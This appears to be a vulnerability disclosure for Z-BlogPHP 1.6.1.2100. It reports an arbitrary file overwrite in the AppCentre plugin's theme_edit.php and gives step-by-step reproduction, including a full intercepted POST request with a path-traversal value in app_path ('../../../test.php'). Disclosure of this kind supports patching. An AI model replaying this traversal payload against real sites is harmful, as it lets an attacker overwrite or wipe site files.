#Vulnerability title :

1. blogphp 1.6.1.2100 (Valyria) has an arbitrary file coverage vulnerability

#Vulnerability Type :

Any file overlay  
  
#Vulnerability Version :

1.6.1.2100 (Valyria)  
  
#Recurring environment:

Windows 10\*

PHP 7.3.4

Apache 2.4.39  
  
#Vulnerability Description AND recurrence:

Download and install here, the installation process will not be detailed:

https://github.com/zblogcn/zblogphp/releases

Open the file and find line 84:

**zb\_users\plugin\AppCentre\theme\_edit.php**



We can see that there is a write file operation here.

And we can control “app\_path” and “app\_id” in the path.

Although we can't control the content, we can make the content of all files of the whole website the same, so as to achieve the effect of arbitrary file deletion.

The reason is found, so let's see how to use it:


The first step is to open the website and log in to the background:

Your\_url/zb\_system/login.php




Second, open the url:


Your\_url/zb\_users/plugin/AppCentre/theme\_edit.php




Then we type anything and intercept the packet using tools like burp:



In the third step, we create an empty PHP file in the root of the site.



Then we modify “app\_path” in the packet to look like this:



POST /zb\_users/plugin/AppCentre/theme\_edit.php HTTP/1.1

Host: www.dmsj.com:8081

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 521

Origin: http://www.dmsj.com:8081

Connection: close


Referer: http://www.dmsj.com:8081/zb\_users/plugin/AppCentre/theme\_edit.php

Cookie: timezone=8; username=admin; token=4df546d48f20749584e1490f24524c9ed85b5bacf215c66af9774c9de55e3a8a1605685033; addinfo=%7B%22chkadmin%22%3A1%2C%22chkarticle%22%3A1%2C%22levelname%22%3A%22%5Cu7ba1%5Cu7406%5Cu5458%22%2C%22userid%22%3A%221%22%2C%22useralias%22%3A%22admin%22%7D

Upgrade-Insecure-Requests: 1

token=5131d7fedadffe91d09ed9c6b49af975&app\_id=sadfa&app\_name=cascsa&app\_url=ewgwe&app\_note=nhtt&app\_adapted=162100&app\_version1=1&app\_version2=0&app\_version3=&app\_pubdate=2020-11-17&app\_modified=2020-11-17&app\_author\_name=umky&app\_author\_email=fedfv%40gmail.com&app\_author\_url=sfavv&app\_source\_name=&app\_source\_email=&app\_source\_url=&app\_path=../../../test.php&app\_include=&app\_level=1&app\_phpver=5.2&app\_price=0&app\_advanced\_dependency=&app\_advanced\_conflict=&app\_advanced\_rewritefunctions=&app\_advanced\_existsfunctions=&app\_description=

Then find the test.php The files have changed:





If this happens when you send packets:



Please change “app\_id” to any value

